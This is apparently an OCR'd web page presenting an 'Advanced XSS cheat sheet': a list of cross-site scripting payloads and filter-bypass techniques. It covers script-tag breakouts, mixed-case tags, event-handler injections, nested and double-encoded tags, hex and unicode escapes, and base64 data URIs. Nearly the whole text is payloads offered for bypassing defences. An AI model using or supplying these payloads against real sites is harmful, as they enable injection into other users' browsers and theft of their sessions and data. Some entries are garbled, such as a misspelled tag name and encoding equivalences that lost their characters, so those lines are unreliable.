
MUHADDIS

PROGRAMMER

ADVANCED CROSS SITE SCRIPTING (XSS) CHEAT SHEET

After a lot of hard work i have created some payloads and gathered some from different resources, I want to share them with you which can help you in bypassing some XSS filters,these can be useful in different contexts and can help you in executing XSS.



Basic XSS Payloads:

<script>alert(“Xss-By-Muhaddi”)</script>

“><script>alert(“Xss-By-Muhaddi”)</script>

“><script>alert(/Xss-By-Muhaddi/)</script>

When inside Script tag:

</script><script>alert(“Xss-By-Muhaddi”)</script>

“);alert(“Xss-By-Muhaddi”);//

Bypassing Tag Restriction With Toggle Case:

“><iFrAmE/src=jAvAscrIpT:alert(/Xss-By-Muhaddi/)>

“><ScRiPt>alert(“Xss-By-Muhaddi”)</sCrIpT>

XSS Using Image & HTML tags:

Works Only On Chrome

“><detials ontoggle=confirm(0)>

“><IMG SRC=x onerror=javascript:alert("Xss-By-Muhaddi")>

“><img onmouseover=alert(“Xss-By-Muhaddi”)>

“><test onclick=alert(/Xss-By-Muhaddi/)>Click Me</test>

“><a href=javascript:alert(/Xss-By-Muhaddi/)Click Me

“><h1 onmouseover=alert(“Xss-By-Muhaddi”)>Hover Me</h1>

“><svg/onload=prompt(“Xss-By-Muhaddi”)>

“><body/onload=alert(“Xss-By-Muhaddi”)>

STYLE CONTEXT:

Only Works On Older Versions of Internet Explorer, IE7, IE8

If Input Is Inside <Style> Tag:

body{xss:expression(alert(“Xss-By-Muhaddi”))}

If Input Is In Style=” ” Attribute:

xss:expression(alert(/Xss-By-Muhaddi/)

Bypass Script Tag Filtering:

<<SCRIPT>alert(“Xss-By-Muhaddi”);//<</SCRIPT>

%253script%253ealert(/Xss-By-Muhaddi/)%253c/script%253e

“><s”%2b”cript>alert(/Xss-By-Muhaddi/)</script>

foo<script>alert(/Xss-By-Muhaddi/)</script>

<scr<script>ipt>alert(/Xss-By-Muhaddi/)</scr</script>ipt>

Advance Payloads:

Hex Encoding

“><IMG SRC=x

onerror=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>

“><a XSS-test href=jAvAsCrIpT:prompt(/Xss-By-Muhaddi/)>ClickMe

“><h1/onclick=a\u006cer\u0074(/Xss-By-Muhaddi/)>Click Me</h1>

“>Click me#a <

<a href=”data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+”>ClickMe

Some Alternative Useful Keywords:

Alert = a\u006cer\u0074

Prompt = p\u0072om\u0070\u0074

Confirm = co\u006efir\u006d

Javascript = j&#x00041vascr&#x00069pt

: = :

(= (

) =)

Using alert(/Xss/) in a link = alert%28 /Xss/%29 example: <a href="javascript:alert%28 /Xss/%29">Click Me

Base64 alert(2) = data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+